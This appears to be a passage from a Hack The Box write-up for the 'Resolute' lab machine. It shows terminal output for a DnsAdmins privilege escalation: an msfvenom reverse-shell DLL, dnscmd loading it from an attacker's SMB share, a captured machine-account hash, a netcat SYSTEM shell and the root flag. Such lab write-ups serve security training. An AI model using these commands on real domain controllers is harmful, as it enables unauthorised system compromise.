


```
┌──(root💀kali)-[/Documents/htb/boxes/resolute/exploit]
└─# msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.23 LPORT=9001 -f dll > rev.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes

┌──(root💀kali)-[/Documents/htb/boxes/resolute/exploit]
└─# file rev.dll
rev.dll: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
```


Using DNSCMD to have the DNS Server execute our MSFVenom created DLL from a SMB Network Path... Works but hangs the DNS Server




```
*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530
*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1484
        FLAGS              :
*Evil-WinRM* PS C:\Users\ryan\Desktop> dnscmd megabank.local /config /serverlevelplugindll \\10.10.14.23\saad\rev.dll

DNS Server failed to reset registry property.
    Status = 1722 (0x000006ba)
Command failed:  RPC_S_SERVER_UNAVAILABLE     1722    0x6BA
```




```
*Evil-WinRM* PS C:\Users\ryan\Desktop> dnscmd Resolute.megabank.local /config /serverlevelplugindll \\10.10.14.23\saad\rev.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.

*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Desktop> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2412
        FLAGS              :
```



```
┌──(root💀kali)-[/Documents/htb/boxes/resolute/exploit]
└─# ls                                                                                                   130 ⨯
rev.dll

┌──(root💀kali)-[/Documents/htb/boxes/resolute/exploit]
└─# impacket-smbserver saad $(pwd)
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.169,57170)
[*] AUTHENTICATE_MESSAGE (MEGABANK\RESOLUTE$,RESOLUTE)
[*] User RESOLUTE\RESOLUTE$ authenticated successfully
[*] RESOLUTE$::MEGABANK:aaaaaaaaaaaaaaaa:d4170fdb689183c007d85f9f7408bcd9:0101000000000000004d1c083a53d701ba833ceba41d6188000000000010010007a006900
470043004d00650068006d000300100007a006900470043004d00650068006d0002001000450045007a0074005500660076004e0004001000450045007a0074005500660076004e0007
000800004d1c083a53d70106000400020000000800300030000000000000000000000000400000ffb0693df9ecd751d72f9e940ad844a1886b2690c190fb1d6f77925efdea49f50a00
100000000000000000000000000000000000009002000630069006600073002f00310030002e00310030002e00310034002e00320033000000000000000000
[*] Disconnecting Share(1:IPC$)
█
```



```
┌──(root💀kali)-[/Documents/htb/boxes/resolute]
└─# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.169.
Ncat: Connection from 10.10.10.169:57171.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
e1d94876a506850d0c20edb5405e619c
```